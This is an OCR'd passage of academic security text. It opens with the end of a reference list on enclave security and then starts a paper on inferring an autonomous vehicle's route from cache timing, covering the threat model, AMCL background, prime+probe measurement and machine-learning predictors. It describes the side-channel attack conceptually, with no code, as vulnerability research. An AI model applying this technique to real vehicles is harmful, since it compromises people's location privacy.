[53] Jannik Pewny, Philipp Koppe, and Thorsten Holz. "STEROIDS for DOPed Applications: A Compiler for Automated Data-Oriented Programming". In: *IEEE European Symposium on Security and Privacy, EuroS&P*. 2019. DOI: 10.1109/EuroSP.2019.00018.

[54] Dan R. K. Ports and Tal Garfinkel. "Towards Application Security on Untrusted Operating Systems". In: *3rd USENIX Workshop on Hot Topics in Security, HotSec*. 2008. URL: http://www.usenix.org/events/hotsec08/tech/full%5C_papers/ports/ports.pdf.

[55] Felix Schuster, Manuel Costa, Cédric Fournet, Christos Gkantsidis, Marcus Peinado, Gloria Mainar-Ruiz, and Mark Russinovich. "VC3: Trustworthy Data Analytics in the Cloud Using SGX". In: *2015 IEEE Symposium on Security and Privacy, S&P*. 2015. DOI: 10.1109/SP.2015.10.

[56] Jaebaek Seo, Byoungyoung Lee, Seong Min Kim, Ming-Wei Shih, Insik Shin, Dongsu Han, and Taesoo Kim. "SGX-Shield: Enabling Address Space Layout Randomization for SGX Programs". In: *24th Annual Network and Distributed System Security Symposium, NDSS*. 2017. DOI: 10.14722/ndss.2017.23037.

[57] Hovav Shacham. "The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86)". In: *Proceedings of the 2007 ACM Conference on Computer and Communications Security, CCS*. 2007. DOI: 10.1145/1315245.1315313.

[58] Yan Shoshitaishvili et al. "SOK: (State of) The Art of War: Offensive Techniques in Binary Analysis". In: *IEEE Symposium on Security and Privacy, S&P*. 2016. DOI: 10.1109/SP.2016.17.

[59] Kevin Z. Snow, Fabian Monrose, Lucas Davi, Alexandra Dmitrienko, Christopher Liebchen, and Ahmad-Reza Sadeghi. "Just-In-Time Code Reuse: On the Effectiveness of Fine-Grained Address Space Layout Randomization". In: *Proceedings of the 34th IEEE Symposium on Security and Privacy, S&P*. 2013. DOI: 10.1109/SP.2013.45.

[60] Laszlo Szekeres, Mathias Payer, Tao Wei, and Dawn Song. "SoK: Eternal War in Memory". In: *2013 IEEE Symposium on Security and Privacy, S&P*. 2013. DOI: 10.1109/SP.2013.13.

[61] Chia-che Tsai, Donald E. Porter, and Mona Vij. "Graphene-SGX: A Practical Library OS for Unmodified Applications on SGX". In: *2017 USENIX Annual Technical Conference, USENIX ATC*. 2017. URL: https://www.usenix.org/conference/atc17/technical-sessions/presentation/tsai.

[62] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F Wenisch, Yuval Yarom, and Raoul Strackx. "Foreshadow: Extracting the keys to the intel SGX kingdom with transient out-of-order execution". In: *27th USENIX Security Symposium, USENIX Security*. 2018. URL: https://www.usenix.org/conference/usenixsecurity18/presentation/bulck.

[63] Jo Van Bulck, David Oswald, Eduard Marin, Abdulla Aldoseri, Flavio D Garcia, and Frank Piessens. "A Tale of Two Worlds: Assessing the Vulnerability of Enclave Shielding Runtimes". In: *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, CCS*. 2019. DOI: 10.1145/3319535.3363206.

[64] Jo Van Bulck, Frank Piessens, and Raoul Strackx. "SGX-Step: A Practical Attack Framework for Precise Enclave Execution Control". In: *Proceedings of the 2Nd Workshop on System Software for Trusted Execution, SysTEX*. 2017. DOI: 10.1145/3152701.3152706.

[65] Jo Van Bulck, Nico Weichbrodt, Rüdiger Kapitza, Frank Piessens, and Raoul Strackx. "Telling Your Secrets without Page Faults: Stealthy Page Table-Based Attacks on Enclaved Execution". In: *26th USENIX Security Symposium, USENIX Security*. 2017. URL: https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/van-bulck.

[66] Victor van der Veen, Dennis Andriesse, Manolis Stamatogiannakis, Xi Chen, Herbert Bos, and Cristiano Giuffrida. "The Dynamics of Innocent Flesh on the Bone: Code Reuse Ten Years Later". In: *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS*. 2017. DOI: 10.1145/3133956.3134026.

[67] Huibo Wang, Pei Wang, Yu Ding, Mingshen Sun, Yiming Jing, Ran Duan, Long Li, Yulong Zhang, Tao Wei, and Zhiqiang Lin. "Towards Memory Safe Enclave Programming with Rust-SGX". In: *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, CCS*. 2019. DOI: 10.1145/3319535.3354241.

[68] *wolfSSL Linux Enclave Example*. URL: https://github.com/wolfSSL/wolfssl-examples/tree/master/SGX_Linux (visited on 10/10/2019).

[69] *wolfSSL: a small, fast, portable implementation of TLS/SSL for embedded devices to the cloud*. Oct. 10, 2019. URL: https://github.com/wolfSSL/wolfssl (visited on 08/27/2019).

[70] Yuanzhong Xu, Weidong Cui, and Marcus Peinado. "Controlled-Channel Attacks: Deterministic Side Channels for Untrusted Operating Systems". In: *2015 IEEE Symposium on Security and Privacy, S&P*. 2015. DOI: 10.1109/SP.2015.45.

[71] Michal Zalewski. *American Fuzzing Lop (AFL)*. 2019. URL: http://lcamtuf.coredump.cx/afl/ (visited on 11/13/2019).

Stealthy Tracking of Autonomous Vehicles with Cache Side Channels

Mulong Luo
Cornell University
ml2558@cornell.edu

Andrew C. Myers
Cornell University
andru@cs.cornell.edu

G. Edward Suh
Cornell University
suh@ece.cornell.edu

Abstract

Autonomous vehicles are becoming increasingly popular, but their reliance on computer systems to sense and operate in the physical world introduces new security risks. In this paper, we show that the location privacy of an autonomous vehicle may be compromised by software side-channel attacks if localization software shares a hardware platform with an attack program. In particular, we demonstrate that a cache side-channel attack can be used to infer the route or the location of a vehicle that runs the adaptive Monte-Carlo localization (AMCL) algorithm. The main contributions of the paper are as follows. First, we show that adaptive behaviors of perception and control algorithms may introduce new side-channel vulnerabilities that reveal the physical properties of a vehicle or its environment. Second, we introduce statistical learning models that infer the AMCL algorithm's state from cache access patterns and predict the route or the location of a vehicle from the trace of the AMCL state. Third, we implement and demonstrate the attack on a realistic software stack using real-world sensor data recorded on city roads. Our findings suggest that autonomous driving software needs strong timing-channel protection for location privacy.

1 Introduction

Recent years have seen significant efforts to develop autonomous vehicles. Autonomous unmanned aerial vehicles (UAVs) have already been used in some cases for commercial parcel delivery [21]. Today's passenger vehicles include many advanced driver assistance features, and future vehicles are expected to have even more autonomous driving capabilities. For example, Tesla vehicles include the Autopilot [14] system, which enables autonomous cruise on freeways. Uber [15] and Waymo [18] are testing commercial taxicab services using fully autonomous vehicles. While autonomous vehicles can enable many exciting applications, they also introduce new security risks by allowing a computing system to sense and control the physical system.

In this paper, we show that the location privacy of an autonomous vehicle may be compromised by software side-channel attacks when the vehicle's driving software and the attack software share a hardware platform. In particular, we demonstrate that a cache side-channel attack can be used to infer the route/location of a vehicle that uses the adaptive Monte-Carlo localization (AMCL) algorithm [35] for localization. Previous studies on traditional computer systems have demonstrated many cache side-channel attacks for inferring confidential information, so it is not surprising to find cache side channels in the computing platforms of autonomous vehicles. What is novel and interesting about our attack is that the cache side channel can be used to infer a victim vehicle's physical state, exploiting the correlation between the physical state of the vehicle and the cache access patterns of the vehicle's control software. Moreover, our experimental results show that this information leak is sufficient to identify the vehicle's route from a set of routes in the known environment, and even the location of a vehicle if an attacker knows the vehicle's initial location.

In autonomous vehicles, perception and control algorithms are often adaptive in order to improve their efficiency and accuracy. The adaptive algorithms perform more computation when there is more uncertainty in the environment or an event that affects the vehicle's state, such as a new obstacle showing up or the vehicle making a turn; conversely, they perform less computation when there is no significant change. These adaptive behaviors are natural and important for efficiency. However, they also create strong correlation between the algorithm's memory access patterns and a vehicle's physical movement and environment. For example, we found that the amount of data accessed by the AMCL algorithm, commonly used for localization, reveals when the algorithm's uncertainty on the vehicle's location changes. This correlation allows our cache side-channel attack to infer when a vehicle is turning.

While the observation that the AMCL algorithm's cache behavior is strongly correlated to a vehicle's physical state is interesting by itself, we found that cache side-channel attacks on an autonomous vehicle's control software introduce new challenges that do not exist in traditional cache side-channel attacks. Unlike cryptograhic keys in memory, the physical state of a vehicle changes continuously as the vehicle moves. Work on inferring AES keys via cache side channels has aggregated results from multiple measurements [55]. However,

it is difficult to measure the fast-changing physical state of a vehicle multiple times using a cache side channel. Moreover, physical environments are inherently noisy. As a result, cache timing measurements are affected not only by noise in the computing system but also by physical noise.

In this paper, we address these challenges and demonstrate an end-to-end cache side-channel attack on the location privacy of an autonomous vehicle. Specifically, we demonstrate that an unprivileged user-space program, without access to sensor inputs or protected state of control software, can predict the route or the location of an autonomous vehicle using a prime-and-probe cache timing channel attack on the control software. Our attacks differ from many previous cache side channel attack in that we use timing measurements over a period of time when a vehicle is moving. We introduce a statistical learning model based on random forests to predict the route or the location of a vehicle from cache timing measurements while dealing with noise. The experimental results based on both a simulated robot and recorded data from a real-world vehicle show that this attack can fairly accurately predict the vehicle's route or location.

Our results show that the location privacy of an autonomous vehicle can be compromised when its perception and control software share hardware resources with less trusted software. Without new processor designs that provide strong isolation guarantees regarding timing channels, our findings suggest that separate platforms should be used for autonomous driving software and the rest of the system.

The following summarizes the main contributions of the paper:

- We show that the adaptive behaviors of perception and control algorithms may introduce a new security vulnerability that reveals the physical properties of a vehicle or its environment through side channels.
- We introduce statistical-learning models that predict the AMCL algorithm's state from its cache access patterns, and infer the route or the location of a vehicle from the trace of the predicted AMCL state.
- We implement and demonstrate the attack on a realistic software stack using both simulated environments and real-world sensor data recorded from a vehicle.

The rest of paper is organized as follows. Section 2 discusses the threat model. Section 3 discusses the background on autonomous vehicles and cache side channels. Section 4 describes the attack implementation. Section 5 describes our testbeds and evaluates the attack's effectiveness. Section 6 discusses the implications of the attack, and Section 7 reviews related work. Finally, we conclude the paper in Section 8.




Figure 1: The threat model. The attack software runs on the same processor with the autonomous-driving software, and learns the route of the vehicle through cache side channels.

2 Threat Model

The goal of the attacker is to infer the location information of a vehicle based on cache side channels. In particular, the attacker predicts the route that an autonomous vehicle takes from a set of known routes.

Figure 1 illustrates the threat model discussed in this paper. While the figure shows a passenger vehicle as an example, we note that the proposed attack method and principle may be applied to other autonomous vehicles such as delivery robots or drones. We assume that the attacker is an entity that can deploy a software module on the vehicle. We refer to the software module as "attack software" or "attack process". In this paper, we use process, program, and software interchangeably. The victim is an autonomous vehicle (the "victim vehicle") whose route information needs to be protected. Localization software on the victim vehicle (the "victim software" or "victim process") has direct access to sensors and to its location-related information, and is the target of our cache-side channel attack. The attacker has no physical access to the victim vehicle, and performs its attack only through the attack software. We assume that the attack software cannot circumvent the access controls of the operating system and has no direct access to the location information.

Assumptions on the attacker. We assume that the attacker knows details of the victim vehicle including the software and hardware configuration of its computing platform as well as the mechanical system. We also assume that an attacker has detailed knowledge of the environment in which the victim vehicle operates and knows a set of routes that the victim may take. For example, the attacker should have the map of the victim's environment, and may use another vehicle to collect detailed sensor measurements of the area in order to train its prediction models. The aim of the attack is to infer the victim vehicle's route or location in a known environment, rather than to track the victim vehicle in an unknown environment.

To make cache side-channel attacks possible, we assume

that attack software can run on the same processor where victim software runs. This co-location may be achieved by compromising less safety-critical software components that are already on the victim or via untrusted applications that is allowed to be installed. The attack software is also assumed to be able to send the vehicle's location information to a remote attacker once it acquires the information. On the other hand, we assume that the operating system securely prevents the attack software from directly reading sensors or the location.

Assumptions on the victim. We consider an autonomous vehicle that is controlled by an onboard computer. We assume that the autonomous-driving software uses an adaptive algorithm, such as adaptive Monte-Carlo localization (AMCL) [35] for localization or Faster R-CNN [59] for object detection, whose compute requirements change depending on the vehicle's movements or environments. Our attack exploits the fact that memory access patterns of these adaptive algorithms are affected by the victim vehicle's movements.

Assumptions on the environment. We assume that the environment has unique characteristics that enable identification of the vehicle's position and route. Analogously, humans can localize themselves in a known city using visual details such as buildings or signage. Our work exploits variability in possible vehicle paths to guess the route of the vehicle from the turns it takes.

Out-of-scope attacks. We do not consider any physical attacks on a vehicle. As we assume that the attack software does not have permission to access sensor data, we do not consider any attacks that rely on direct access to the physical measurements of an environment [48, 49] (e.g., inferring locations based on local temperature, light intensity, etc.). Besides, we do not consider traditional attacks that exploit software vulnerabilities to compromise an operating system or the driving software itself. We assume that the driving software is not malicious or compromised, and do not consider covert-channel attacks where the driving software intentionally leaks the vehicle location.

3 Background

3.1 Autonomous Vehicle Architecture

Autonomous vehicles perform tasks in the physical world without human intervention. As shown in Figure 2, an autonomous vehicle comprises three main hardware subsystems: sensors/information collectors, an onboard computer, and actuators/command executors. Sensors are used to collect information from the physical world. The collected data are then processed by the onboard computer, which generates actuation commands. The actuation commands are executed by the actuators, which usually have observable and intentional effects on the physical world, such as turning the steering wheel of the vehicle. Both sensors and actuators are connected to the onboard computer using a bus protocol such as




Figure 2: General hardware and software architecture of an autonomous vehicle.

USB, PCIe, GPIO, or CAN bus [31].

The navigation software stack hosted on the onboard computer reads preprocessed sensor data from device drivers and writes commands to the controller driver. There are two major tasks performed by the navigation software:

- **Perception/estimation**. This is the process of converting the sensor data (e.g., timestamps returned by a GPS receiver) into the most likely physical state (e.g., location on the earth). This is needed for two reasons. First, sensor data contain noise from measurements. Thus, an estimation algorithm is needed to remove the noise and get a statistically sound state. Second, the actual physical state (e.g., location of a vehicle on a map) cannot be directly measured from sensors (e.g., LiDAR signal, which is a vector of distances to obstacles in its scanning directions). An estimation algorithm (e.g., adaptive Monte-Carlo localization [34]) infers the most probable location based on the LiDAR data.

- **Control/decision**. This is the process of determining a sequence of control commands that optimize a certain objective function (expected arrival time, distance to travel, etc.) given the estimated state. For example, given an estimation of the current location and the final destination on a map, the controller should determine a trajectory to the destination and issue a sequence of acceleration, stop, and steering commands so that the vehicle follows the planned path.

As shown in Figure 2, the state estimation module in the navigation stack needs to read data from sensors such as GPS, LiDAR, camera, and LTE/5G to make correct state estimations. Estimated state, such as the vehicle location, is used by the path planning module, which makes decisions on which trajectory to take and sends commands to the controller. There is also a collision avoidance module, which can override the commands to the controller when there is a safety issue.

There is also a utility software stack, which performs vehicle-specific tasks that are not critical to safety. For example, a passenger vehicle may have an infotainment system providing a music streaming service, while an autonomous video-recording drone may have software to control a high-resolution camera. Because the utility stack is not safety-critical, it should not have unnecessary access to sensors or actuators. For example, a music streaming app may require access to the LTE/5G network to download music, but should not be able to access or record GPS data. This can be enforced by OS-level access-control mechanisms.

3.2 Adaptive Monte-Carlo Localization

Localization is a task that determines the locations of objects on a given map based on sensor inputs. It is needed by many advanced driving assistance systems and required by autonomous vehicles. Adpative Monte-Carlo Localization (AMCL) is a special case of general MCL [34], and was used by multiple teams [26, 43, 50] in the DARPA Grand challenge [25]. Many recent research autonomous driving projects [27, 40, 60, 64] have also used AMCL. For example, the CaRINA intelligent robotic car [32] uses AMCL for its LiDAR-based location [40].

Algorithm 1 shows the pseudocode for general Monte-Carlo localization. Given a map M_0 of a certain area and a probability distribution $P : M_0 \mapsto \mathbb{R}$ over the map M_0, at time t, N particles (i.e., hypothetical locations of the vehicle) are randomly generated based on the distribution. For each particle L_i, the sensor measurement S_t is combined with the particle to infer the position of the obstacles on the map. For example, in a 1-D case, if the distance sensor detects an obstacle 10 m from the hypothetical location of the vehicle and the hypothetical location is 20 m from the starting location, it is inferred that that obstacle is 30 m (10 m + 20 m) from the starting location. Inferred obstacles are plotted on a new empty map M_i, which is then compared with the given map M_0 to calculate the fidelity p_i of the particle L_i, based on the assumed distribution of measurement errors. For example, the fidelity p_i will be high if the inferred map M_i closely matches the given map M_0, and low if the two maps differ significantly. Finally, k-means clustering [36] is used to determine the most probable geometrical clustering center $L_{est,t}$ of these particles $\{L_i\}$, weighted by $\{p_i\}$ at time t. Also, the probability distribution $P : M_0 \mapsto \mathbb{R}$ is updated for the next measurement S_{t+1}.

The number of particles N in Algorithm 1 is not necessarily fixed. When the distribution $P : M_0 \mapsto \mathbb{R}$ converges, a small N is enough for accurate estimation. When the distribution $P : M_0 \mapsto \mathbb{R}$ spreads across the map M_0, the parameter N may need to be increased. In AMCL, N changes with time t; we denote it by N_t. The exact value of N_t at time t is determined by the Kullback–Leibler distance (KLD) [34] between the estimated distribution $P : M_0 \mapsto \mathbb{R}$ and the underlying ground-truth distribution $P_0 : M_0 \mapsto \mathbb{R}$:

Input: Map M_0, a probability distribution over the whole map $P : M_0 \mapsto \mathbb{R}$, sensor measurement time series $S_1, S_2, ...S_t$, number of particles N, number of clusters K, transient odometry $d_1, d_2, ...d_t$.
Result: Estimated states $L_{est,1}, L_{est,2}, ..., L_{est,t}$ on map
foreach *sensor measurement* S_t *at time* t **do**
  Randomly generate N particles (i.e., hypothetical locations) $\{L_i\}$ on the map based on distribution $P : M_0 \mapsto \mathbb{R}$;
  foreach *particle* L_i $(1 \leq i \leq N)$ **do**
    Overlay measurement S_t on the particles L_i;
    Generate the extrapolated map M_i based on the measurement S_t and location L_i;
    Compare the extrapolated map M_i and the given map M_0, calculate the fidelity p_i;
  end
  Determine the most probable cluster center $L_{est,t} = kmeans(K; L_1, \ldots, L_N; p_1, \ldots, p_N)$;
  Update the probability distribution $P : M_0 \mapsto \mathbb{R}$ based on particles $L_1, \ldots, L_N$, corresponding fidelity $p_1, \ldots, p_N$ as well as transient velocity d_t;
end

Algorithm 1: General Monte-Carlo localization.

$$N_t = \frac{k-1}{2\varepsilon}\{1 - \frac{2}{9(k-1)} + \sqrt{\frac{2}{9(k-1)}} z_{1-\delta}\}^3 \qquad (1)$$

Here, $z_{1-\delta}$ is the upper $(1-\delta)$ quantile of standard normal distribution, ε is the upper bound of the KLD, and k is the number of bins occupied during sampling at time t (e.g., if the map is partitioned into 1,024 bins and only 300 bins are occupied, in this case, $k = 300$). Theoretically, N_t could be any positive integer. Practically, there is a maximum limit N_{max} and a minimum limit N_{min} to ensure real-time performance and k-means clustering accuracy, respectively. In our experiments, we found that the AMCL implementation uses either the maximum or the minimum number of particles in most cases.

3.3 Cache Side Channel

In modern computing systems, off-chip memory (e.g., DRAM) accesses are much slower than on-chip memory accesses served by a cache. Also, a cache is usually shared among multiple programs. For example, a last-level cache (LLC) in a multi-core processor is used by multiple processing cores concurrently. L1 and L2 caches may be dedicated to a specific core, but are still time-shared among programs that run on the core.

The shared cache implies that one program's memory accesses can affect whether another program can find its data

in the cache, or needs to access off-chip memory. As a result, one program can infer another program's memory accesses by measuring its own memory access latency. When a victim program accesses its data from memory, it can evict the cached data of other programs in order to bring its own data into cache. An attack program can infer whether the victim program had a cache miss or not, and which memory address was accessed, by measuring the latency of its memory access, which reveals whether the data was found in the cache or not. This measured latency leaks the victim program's memory-access pattern to the attack program. There are many existing cache side-channel attack techniques, including prime+probe [45, 54], evict+time [55], flush+reload [44, 71], prime+abort [28], flush+flush [37], etc. In this work, we use the prime+probe attack, but we expect that our attack can also be implemented using other types of cache side-channel attacks.

4 The Proposed Attack

4.1 Vulnerability in AMCL

An autonomous vehicle running AMCL is vulnerable to a cache side-channel attack that aims to infer its kinematics. This is because the memory access pattern of AMCL depends on the number of particles N_t at each time t, which has strong correlation with the real-time vehicle kinematics.

First, the number of particles N_t affects the memory access pattern of AMCL, which can be inferred through a cache side-channel attack. The following steps summarize how the memory accesses in AMCL for an iteration at time t are determined, based on Algorithm 1 and a reference implementation in ROS [1].

1. Calculate the number of particles N_t using Equation (1);
2. Create N_t particle objects in a fixed-size buffer[1];
3. For each particle, access the memory locations of the particle object and perform necessary computation.

If N_t increases, more memory locations will be accessed. The memory accesses can be observed by another program through a cache side channel.

Second, the number of particles N_t has a strong correlation with the vehicle kinematics at time t. It is obvious from Equation (1) that N_t increases with k, which represents the number of bins occupied by particles. The value of k depends on the level of uncertainty in the estimation. As shown in a previous study [35], when the observed environment is unstable

[1] Original ROS AMCL implementation dynamically allocates and frees memory space for N_t particles in each iteration rather than using a fixed-size buffer. Instead, we use a statically-allocated buffer to avoid unnecessary overhead for dynamic memory allocation. While not included in the paper, we also tested our attack with the dynamic memory allocation, and confirmed that the attack works for both static and dynamic allocation.




Figure 3: An example showing the correlation between the number of particles in AMCL and the vehicle trajectory curvature (high curvature indicates the vehicle is turning). Obtained from a Jackal robot simulation.

(e.g., due to signal loss), N_t increases to compensate for the increased estimation uncertainty. Our observation is that N_t increases when the vehicle is turning as shown in Figure 3.

Third, the route or the position of a vehicle can be inferred from kinematic information. In theory, if the curvature $\kappa(t)$ of the vehicle's trajectory as a function of time t is obtained using the side channel, we can obtain the route that a vehicle is taking by matching the curvature of the trajectory with the candidate routes on the map. In addition, if we know the initial location of the vehicle, we can predict the location of the vehicle by enumerating routes that connect the initial location and the candidate locations on the map.

In practice, instead of using curvature, whose precise value is hard to directly infer, we use the information on the number of particles to predict the route of the vehicle.

4.2 Attack Overview

Based on the vulnerability described in Section 4.1, it is possible to implement a cache side-channel attack that infers the route or the location of an autonomous vehicle running AMCL. We implement our attack using the following steps.

1. **Prime+Probe**: Collect the cache probing time for each cache set over fixed time intervals, forming a sequence of *cache-timing vectors* in which each vector represents the probing times for cache sets at a specific time interval.
2. **Particle Predictor**: Use a binary classification model to predict the number of particles for each time interval based on the cache-timing vectors for each interval.
3. **Route Predictor**: Use a random forest model to predict the route or the position of a vehicle based on the trace of the number of particles.

Figure 4 shows the overall flow of the attack. We describe each step in more detail in the next three subsections.




Figure 4: The overall flow of the attack.




Figure 5: Cache side-channel measurements of 16 cache sets from the L1D cache of Intel i5-3317u.

4.3 Acquiring Victim Cache Access Pattern

In this work, we use a prime+probe attack to infer the memory accesses of victim software. First, the attack program fills the cache with its own data by sequentially accessing a set of memory addresses. Then, the victim accesses the cache. After that, the attack program probes the same memory addresses and records the latency of each access. If a specific memory address is evicted by the victim program, the probe time will be longer. Thus, the memory access pattern of the victim program can be inferred.

The result of the prime+probe attack is a sequence $\{\mathbf{T}_t\}$ in which each element $\mathbf{T}_t$ at time t is a K-dimension vector $(\tau_t^1, \tau_t^2, ..., \tau_t^K)$ where K is the number of cache sets. For example, in Figure 5, each column is a 16-D vector representing the probing time of 16 sets in the L1 data (L1D) cache. The result is from an Intel i5-3317u dual-core processor whose L1D cache of one core has 64 sets total. For brevity, we show only 16 sets out of 64.

Many cache side-channel attacks exist. For example, the evict+time attack [55] has been used to extract cryptographic keys on a system when many measurements can be made using the same key. The flush+reload attack [44] has been used when shared memory locations, such as a shared library, can be accessed by both attacker and victim software. We use the prime+probe attack because it can effectively infer the victim's memory accesses even without multiple measurements and without a shared library between the attacker and the victim.

4.4 Particle Predictor

In practice, we found that the AMCL algorithm usually uses either the maximum or the minimum number of particles. Given this observation, we formulate the prediction of the number of particles as a binary classification problem.

The input of the model is the vectors from the prime+probe cache attack $\{\mathbf{T}_t\}$. We take a time window of size $2T+1$ of $\mathbf{T}_t$, i.e., $(\mathbf{T}_{t-T}, ..., \mathbf{T}_t, ...\mathbf{T}_{t+T})$ as the input of the model, and the output particle-number class N_t is in one of the two classes, i.e., $N_t \in \{L, H\}$, where L and H denote "Low" and "High", respectively. Formally, the classification task is defined as follows:

- **Given**: t_{end} tuples of $(\mathbb{T}_t, N_t)$ $(t \in \{1, 2, ..., t_{end}\})$, where $\mathbb{T}_t$ is a $(2T+1)\cdot K$-dimension vector $\mathbb{T}_t = (\tau_{t-T}^1, ..., \tau_{t-T}^K, ..., \tau_{t+T}^1, ..., \tau_{t+T}^K)$ for each t, and $N_t \in \{L, H\}$ for each t.
- **Find**: a model $f : \mathbb{R}^{(2T+1)\cdot K} \mapsto \{L, H\}$ such that the classification score $\sum_{t=1}^{t_{end}} d(f(\mathbb{T}), N_t)$ is maximized, where $d : \{L, H\} \times \{L, H\} \mapsto \mathbb{R}$ is defined as follows:

$$d(N_1, N_2) = \begin{cases} 1, & \text{if } N_1 = N_2. \\ 0, & \text{otherwise.} \end{cases} \quad (2)$$

We observe that the two classes are unbalanced, i.e., the number of samples in the "High" class is much smaller than the number of samples in the "Low" class. This is because when a vehicle is moving on a map with predefined roads, for most of the time, it is moving straight and the trajectory curvature is small. Due to the correlation between the number of particles and the curvature, as mentioned in Section 4.1, more samples in the "Low" particles-number class are seen. Traditional binary classifiers such as SVM [36] do not perform well on such unbalanced datasets. To address the problem, we use RUSBoost [62], a classification algorithm designed to alleviate class imbalance in the dataset. RUSBoost combines both random undersampling (RUS) and boosting to improve classification accuracy.

Figure 6 shows an example of the prediction of the number of particles in AMCL (max/min number of particles 16,000/500) using RUSBoost on the cache timing channel information collected from the L1D cache of an Intel processor. The model correctly predicted the timing of events where there exists a spike in the number of particles. To evaluate prediction quality, we use Dynamic Time Warping (DTW) [61], a popular metric for measuring similarity of two temporal sequences. DTW allows us to compare two sequences even when the exact locations of spikes are slightly off. The DTW distance between the predicted and the ground truth is 539,407




Figure 6: Ground truth and predicted number of particles using RUSBoost on AMCL running on Intel i5-3317u.

Method	Train	2-fold	5-fold
RUSBoost	536,013	514,656	510,006
SVM	150,890	543,716	547,580

Table 1: Comparison of the average DTW distance between RUSBoost and SVM.

particles. Considering that one false prediction point incurs a distance of 16,000−500=15,500, the DTW distance implies $539,407 \div 15,500 \approx 35$ false prediction points in a single trace containing about 1,000 data points.

We compare SVM and RUSBoost prediction results in Table 1. In the table, we list average DTW distance of training, 2-fold, and 5-fold validation[2]. We use 100 traces for each experiment. The results show that even though SVM has low training DTW distance, RUSBoost has lower 2-fold and 5-fold validation distance, indicating RUSBoost model performs better and overfits less for this modeling task.

4.5 Route Predictor

Given a sequence of the particle classes $(N_1, N_2, N_3, ..., N_t, ..., N_{t_{end}})$ we need a model that predicts the route or the location of the vehicle. There are two related tasks:

1. **Route prediction**: Given a set of known routes, find the route that a vehicle takes.

2. **Location prediction**: Given the starting location of a vehicle and a set of possible final locations on a known map, determine the final location of the vehicle.

The task of predicting the final location can be considered a specific form of route prediction, in which the set of known routes contains all routes on the map that connect the starting location and possible final locations. In that sense, both the route prediction and location prediction tasks can be formulated in a unified way.

[2] For evaluating a machine-learning model on a dataset, N-fold validation divides the dataset into N sets. For each test, it uses all but one set to train the model while holding out the one set for validation.




Figure 7: kNN classification results.




Figure 8: RF-50 classification results.

Different routes may not necessarily have the same length t_{end}, and for the same route, t_{end} may vary based on the speed of the vehicle. To handle the variations in the trace length, we pad each sequence $\mathbf{N} = (N_1, N_2, N_3, ..., N_t, ..., N_{t_{end}})$ into a sequence $(N_1, N_2, N_3, ..., N_t, ..., N_{t_{end}}, ..., N_{t_{tmax}})$ with length t_{max} by assigning a new element $P \in \{L, P, H\}$ (for padding) to all N_t for $t_{end} < t \leq t_{max}$. After that, we can formulate the prediction as a standard classification problem:

